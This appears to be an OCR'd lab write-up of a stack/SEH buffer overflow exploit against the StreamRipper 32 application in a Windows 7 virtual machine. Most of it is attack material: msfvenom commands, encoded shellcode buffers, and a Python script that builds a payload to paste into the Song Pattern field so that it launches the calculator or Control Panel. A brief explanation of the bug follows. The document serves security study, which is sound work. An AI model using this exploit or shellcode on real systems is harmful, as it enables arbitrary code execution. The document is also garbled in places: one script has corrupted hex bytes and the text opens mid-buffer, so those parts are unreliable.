buf += b"\x34\x71\x34\x31\x4b\x43\x6b\x50\x61\x51\x49\x63\x6a"
buf += b"\x30\x51\x59\x6f\x49\x70\x33\x6f\x63\x6f\x31\x4a\x6e"
buf += b"\x6b\x77\x62\x6a\x4b\x4e\x6d\x71\x4d\x73\x5a\x57\x71"
buf += b"\x6e\x6d\x4d\x55\x6f\x42\x65\x50\x73\x30\x47\x70\x32"
buf += b"\x70\x73\x58\x50\x31\x4e\x6b\x72\x4f\x4f\x77\x69\x6f"
buf += b"\x6a\x75\x6d\x6b\x5a\x50\x6d\x65\x6e\x42\x52\x76\x62"
buf += b"\x48\x4d\x76\x6f\x65\x4f\x4d\x6f\x6d\x39\x6f\x79\x45"
buf += b"\x67\x4c\x54\x46\x53\x4c\x56\x6a\x4d\x50\x49\x6b\x79"
buf += b"\x70\x33\x45\x54\x45\x4f\x4b\x73\x77\x54\x53\x72\x52"
buf += b"\x70\x6f\x33\x5a\x35\x50\x61\x43\x6b\x4f\x6b\x65\x35"
buf += b"\x33\x53\x51\x30\x6c\x43\x53\x35\x50\x41\x41"

┌──(root💀 JAVVADI)-[/home/javvadi]
└─
```

msfvenom -a x86 --platform windows -p windows/exec CMD=control.exe -e x86/alpha_mixed -b "\x00" -f python




```
┌──(root💀 JAVVADI)-[/home/javvadi]
└─# msfvenom -a x86 --platform windows -p windows/exec CMD=control.exe -e x86/alpha_mixed -b "\x00"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 454 (iteration=0)
x86/alpha_mixed chosen with final size 454
Payload size: 454 bytes
Final size of python file: 2212 bytes
buf =  b""
buf += b"\x89\xe0\xdb\xd4\xd9\x70\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c\x49\x78\x4b"
buf += b"\x32\x57\x70\x55\x50\x57\x70\x63\x50\x6b\x39\x7a\x45"
buf += b"\x46\x51\x6b\x70\x35\x34\x4e\x6b\x76\x30\x50\x30\x6c"
buf += b"\x4b\x56\x32\x66\x6c\x6e\x6b\x32\x72\x65\x44\x4c\x4b"
buf += b"\x51\x62\x71\x38\x46\x6f\x78\x37\x61\x5a\x76\x46\x34"
buf += b"\x71\x79\x6f\x6e\x4c\x77\x4c\x75\x31\x61\x6c\x74\x42"
buf += b"\x34\x6c\x55\x70\x5a\x61\x6a\x6f\x64\x4d\x56\x61\x5a"
buf += b"\x67\x38\x62\x39\x62\x73\x62\x70\x57\x4c\x4b\x72\x72"
buf += b"\x36\x70\x6c\x4b\x52\x6a\x67\x4c\x4c\x4b\x52\x6c\x32"
buf += b"\x31\x62\x58\x5a\x43\x71\x58\x36\x61\x5a\x71\x72\x71"
buf += b"\x6c\x4b\x72\x79\x75\x70\x33\x31\x68\x53\x4e\x6b\x31"
buf += b"\x59\x64\x58\x4a\x43\x66\x5a\x73\x79\x6c\x4b\x30\x34"
buf += b"\x6c\x4b\x35\x51\x58\x56\x30\x31\x4b\x4f\x4c\x6c\x6a"
buf += b"\x61\x4a\x6f\x56\x6d\x55\x51\x6b\x77\x30\x38\x69\x70"
buf += b"\x52\x55\x6c\x36\x56\x63\x33\x4d\x6c\x38\x55\x6b\x71"
buf += b"\x6d\x75\x74\x74\x35\x39\x74\x52\x78\x4c\x4b\x53\x68"
buf += b"\x47\x54\x73\x31\x39\x43\x35\x36\x6e\x6b\x76\x6c\x70"
buf += b"\x4b\x4c\x4b\x61\x48\x37\x6c\x57\x71\x39\x43\x6e\x6b"
buf += b"\x35\x54\x4e\x6b\x57\x71\x68\x50\x4d\x59\x47\x34\x71"
buf += b"\x34\x36\x44\x63\x6b\x51\x4b\x30\x61\x76\x39\x50\x5a"
buf += b"\x42\x71\x49\x6f\x59\x70\x61\x4f\x61\x4f\x70\x5a\x6e"
buf += b"\x6b\x65\x42\x6a\x4b\x4c\x4d\x73\x6d\x42\x4a\x37\x71"
buf += b"\x4e\x6d\x6e\x65\x68\x32\x73\x30\x65\x50\x63\x30\x46"
buf += b"\x30\x30\x68\x70\x31\x6c\x4b\x50\x6f\x6f\x77\x79\x6f"
buf += b"\x4b\x65\x4f\x4b\x6c\x30\x4c\x75\x6c\x62\x43\x66\x32"
buf += b"\x48\x4d\x76\x4c\x55\x6f\x4d\x6d\x4d\x79\x6f\x58\x55"
buf += b"\x75\x6c\x56\x66\x71\x6c\x45\x5a\x4d\x50\x59\x6b\x4d"
buf += b"\x30\x31\x65\x67\x75\x4d\x6b\x63\x77\x67\x63\x72\x52"
buf += b"\x70\x6f\x30\x6a\x65\x50\x52\x73\x39\x6f\x5a\x75\x73"
buf += b"\x53\x42\x4f\x32\x4e\x70\x74\x44\x32\x62\x4f\x32\x4c"
buf += b"\x34\x6e\x72\x45\x74\x38\x75\x35\x55\x50\x41\x41"

┌──(root💀 JAVVADI)-[/home/javvadi]
└─# 
```


This is the Corresponding shell code to change the trigger to respective Cmd or control panel.

Use respective shell code to generate the payload and paste the output in any user interaction field to open/trigger the respective Cmd or Control Panel.

CALCULATOR:



```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 230

nseh="\x86\xE5\x4B\x90"

nops="\x90" * 30

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00"   -f python
buf =  b""
buf += b"\x89\xe5\xdd\xc4\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x79\x78\x6c"
buf += b"\x42\x65\x50\x35\x50\x75\x50\x65\x30\x6e\x69\x7a\x45"
buf += b"\x35\x61\x4f\x30\x62\x44\x6c\x4b\x50\x50\x46\x50\x4c"
buf += b"\x4b\x62\x72\x46\x6c\x6e\x6b\x62\x72\x34\x54\x4e\x6b"
buf += b"\x73\x42\x36\x48\x34\x4f\x38\x37\x33\x7a\x45\x76\x36"
buf += b"\x51\x6b\x4f\x4c\x6c\x45\x6c\x43\x51\x33\x4c\x53\x32"
buf += b"\x44\x6c\x55\x70\x4f\x31\x38\x4f\x74\x4d\x75\x51\x49"
buf += b"\x57\x7a\x42\x6b\x42\x50\x52\x71\x47\x6c\x4b\x33\x62"
buf += b"\x56\x70\x6e\x6b\x51\x5a\x35\x6c\x4c\x4b\x62\x6c\x46"
buf += b"\x71\x31\x68\x38\x63\x42\x68\x43\x31\x58\x51\x56\x31"
buf += b"\x6e\x6b\x30\x59\x47\x50\x36\x61\x48\x53\x6e\x6b\x33"
buf += b"\x79\x47\x68\x58\x63\x37\x4a\x57\x39\x4c\x4b\x55\x64"
buf += b"\x4c\x4b\x77\x71\x4a\x76\x30\x31\x39\x6f\x4e\x4c\x79"
buf += b"\x51\x68\x4f\x74\x4d\x75\x51\x38\x47\x64\x78\x4b\x50"
buf += b"\x42\x55\x6b\x46\x63\x33\x43\x4d\x49\x68\x57\x4b\x73"
buf += b"\x4d\x54\x64\x64\x35\x38\x64\x66\x38\x4c\x4b\x66\x38"
buf += b"\x31\x34\x66\x61\x4a\x73\x51\x76\x4c\x4b\x54\x4c\x50"
buf += b"\x4b\x6e\x6b\x42\x78\x45\x4c\x73\x31\x78\x53\x6c\x4b"
buf += b"\x74\x44\x6e\x6b\x36\x61\x4e\x30\x6f\x79\x33\x74\x51"
buf += b"\x34\x71\x34\x31\x4b\x43\x6b\x50\x61\x51\x49\x63\x6a"
buf += b"\x30\x51\x59\x6f\x49\x70\x33\x6f\x63\x6f\x31\x4a\x6e"
buf += b"\x6b\x77\x62\x6a\x4b\x4e\x6d\x71\x4d\x73\x5a\x57\x71"
buf += b"\x6e\x6d\x4d\x55\x6f\x42\x65\x50\x73\x30\x47\x70\x32"
buf += b"\x70\x73\x58\x50\x31\x4e\x6b\x72\x4f\x4f\x77\x69\x6f"
buf += b"\x6a\x75\x6d\x6b\x5a\x50\x6d\x65\x6e\x42\x52\x76\x62"
```



Max KB To Rip: 0

Destination:

Relay Port: 10069


StreamRipper 32
StreamRipper 32
StreamRipper 32

Station Pattern: 18BCN7081_CALC

Song Pattern: :TEOKswTSrRpo3Z5PaCkOke53SQ0ICS5PA4


Note: All patten matches are *substring* matches

Use keyword "any_match" to match any station or song



CONTROL PANEL:

```
# —'— c odd ng : cpL2 52 —'—

I= open (" payl oad . ext " , "w" }

 j un k="A" ' 2 30

nse h=" x 86 x E 5\ x4B\x 90 "

nop s=" \ x90 " ' 3 0

# msfvenom -a x86 --platform windows -p windows/exec cxo=control.exe -e x86/alpha_mixed -b ”\x00|”    -f p hon
buf = b””
buf  += b"\x 89\xe0\xdb\xd4\xd9\xT0\xf4\x5b\ x53\ x59\ x49\ x49\ x49"
buf += b"\ x49\ x49\x49\x49\x49\x49\x49\ x43\ x43\ x43\x43\x43\x43"
buf += b"\x 3*\x5Lux5a\x6a\x41\x58\x 50\ x30\ x41\x30\ x4L\ x6b\x4L"
buf += b"\x4L\x5Lux32\x41\x42\x32\x42\ x42\x30\ x42\ x42\ x4L\ x42"
buf += b"\x 58\x50\x38\x41\x42\xT5\x4a\x49\x39\ x6c\ x49\ xT8\x4b"
buf  += b"\x 32\x5T\x70\x55\x 50\x 57\xT0\ x63\ x50\ x6b\x39\xTa\x45"
buf += b"\x46\x5L\x6b\xT0\x 35\x 34\x4e\ x6b\ xT6\ x30\x50\x30\x6c"
buf += b"\x4b\x56\x 32\x66\x6c\x6e\x6b\ x32\ xT2\x65\ x44\ x4c\ x4b"
buf += b"\x 5L\x6Z\x7Lux38\x46\x6f\x?8\ x3?\ x61\ x5a\xT6\ x46\ x34"
buf += b"\ x*Lux? 9\ x6f \ x6e\x4c\x?7\x4c\ x*5\x31\ x6L\x6c\ x*4 \ x4Z"
buf += b"\x 34\x6ccx55\x?0\x 5a\x61\x6a\ x6f\ x64\ x4d\x56\x6L\x5a"
buf += b"\x 6T\x38\x6Z\x39\x62\x?3\x62\ xT0\x5?\ x4c\ x4b\ xTZ\xTZ"
buf += b"\x 36\x?0\x6c\x4b\x 52\ x6a\ x6?\ x4c\x4c\x4b\x52\x6c\x3Z"
buf  += b"\x 3L\x6Z\x 5Box5a\x43\x?1\x58\ x36\ x61\ x5a\ x*Lux*Z\ x? L"
buf += b"\x 6c\x4b\x7Z\x?9\x? 5\x?0\x33\ x31\ x68\ x53\ x4e\ x6b\x3L"
buf += b"\x 59\x64\x58\x4a\x43\x66\x5a\x73\ x79\ x6c\ x4b\ x30\x34"
buf += b"\x 6c\x4box35\x 51 \x 58\x 56\x 30\ x31\ x4b\ x4f\ x4c\ x6c\x6a"
buf  += b"\x 61\x4a\ x6f\ x56\x6d\x55\x 51\ x6b\ x77\ x30\x38\x69\x70"
buf += b"\x 52\x55\x6ccx36\x 56\x6 3\x 33\ x4d\ x6c\ x38\x55\x 6b\x71"
buf += b"\x 6d\x75\ x74\ x74\x 35\x 39\x74\ x52\ x78\ x4c\ x4b\ x53\x 68"
buf += b"\x47\x54\x73\x31 \x 39\x4 3\x 35\ x36\ x6e\ x6b\x76\x6c\x70"
buf  += b"\ x4b\ x4c\x4b\x61\x48\x37\x6c\ x57\ x71\ x39\x43\x6e\x6b"
buf += b"\x 35\x 54\x4e\x6b\x 57\x71\x68\ x50\ x4d\ x59\ x47\ x34\x71"
buf += b"\x 34\x36\ x44\ x63\x6b\x51\x4b\ x30\ x61\ x76\x39\x50\x5a"
buf +=  b" \x42\x71\x49\x6f \x59\x7D\x61\ x4f\ x61\ x4f\x70\x 5a\x6e"
buf  += b"\x 6b\x65\x42\x6a\x4b\x4c\x4d\ x73\ x6d\x42\ x4a\ x37\x71"
buf += b"\x4e\x6d\x6e\x65\x68\x 32\x7 3\ x30\ x65\ x50\x63\x 30\x46"
buf   +=  b"\x 30\x30\ x68\ x70\x 31\x6c\x4b\ x50\ x6f\ x6f\x77\x79\x6f"
```



StreamRipper 32

Broadcast Parameters
URL (http://ipport)

Current MP3
Title:
Bytes Read:

Output
Max KB To Rip: 0
Destination:

Relay Port: 10069

Connect To Relay

Control
Start Rip
Stop Rip
Exit
Hide To Systray

More Options

Station/Song Matching
□ Enable

Stream Name
StreamRipper 32
StreamRipper 32
StreamRipper 32
188CN7081_CALC

SHOUTcast.com Dire
Genre:
Search

Description	Bitrate	Track Info

Pattern Match

Station Pattern: 188CN7081_Controlpanel

Song Pattern:)0jePRs9oZusSBO2NpD2b02L4nEt8u5UPAA

Note: All patten matches are "substring" matches
Use keyword "any_match" to match any station or song


OK
Cancel

09:42 25-04-2021

Type here to search

ENG 09:42 25-04-2021


Right Ctrl


Win 7 LAB (APPLICATION_SS) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Control Panel
Search Control Panel
Adjust your computer's settings
View by: Category
System and Security
Review your computer's status
Back up your computer
Find and fix problems
Network and Internet
View network status and tasks
Choose homegroup and sharing options
Hardware and Sound
View devices and printers
Add a device
Connect to a projector
Adjust commonly used mobility settings
Programs
Uninstall a program
User Accounts and Family Safety
Add or remove user accounts
Set up parental controls for any user
Appearance and Personalization
Change the theme
Change desktop background
Adjust screen resolution
Clock, Language, and Region
Change keyboards or other input methods
Change display language
Ease of Access
Let Windows suggest settings
Optimize visual display
09:43
25-04-2021
Right Ctrl
Type here to search
ENG
09:43
25-04-2021

Analysis & Vulnerability :

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it crashed.

Stack overflow is when a function or program uses more memory than is in the stack. As it grows beyond its allocated space, the dynamic stack contents begin to overwrite other things, such as critical application code and data. Because of this, we are able to pop up calculator and control panel.



```
Address  Message
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D ----------------------------------------------------------------------------------------------------------------------------------
0BADF00D  Module info :
0BADF00D ----------------------------------------------------------------------------------------------------------------------------------
0BADF00D  Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0BADF00D ----------------------------------------------------------------------------------------------------------------------------------
0BADF00D  0x74660000 | 0x74670000 | 0x00010000 | True   | True    | True  |  True    | True   | 6.1.7601.17514 [NLAapi.dll] (C:\Windows\system32\NLAapi.dll)
0BADF00D  0x73c60000 | 0x73ca4000 | 0x00044000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [DNSAPI.dll] (C:\Windows\system32\DNSAPI.dll)
0BADF00D  0x75d00000 | 0x75e10000 | 0x00110000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [kernel32.dll] (C:\Windows\syswow64\kernel32.dll)
0BADF00D  0x75990000 | 0x75a3c000 | 0x000ac000 | True   | True    | True  |  True    | True   | 7.0.7600.16385 [msvcrt.dll] (C:\Windows\syswow64\msvcrt.dll)
0BADF00D  0x75920000 | 0x7592c000 | 0x0000c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [CRYPTBASE.dll] (C:\Windows\syswow64\CRYPTBASE.dll)
0BADF00D  0x74bf0000 | 0x74c0c000 | 0x0001c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [oledlg.dll] (C:\Windows\system32\oledlg.dll)
0BADF00D  0x74670000 | 0x74683000 | 0x00013000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [dwmapi.dll] (C:\Windows\system32\dwmapi.dll)
0BADF00D  0x77dd0000 | 0x77f50000 | 0x00180000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [ntdll.dll] (C:\Windows\SysWOW64\ntdll.dll)
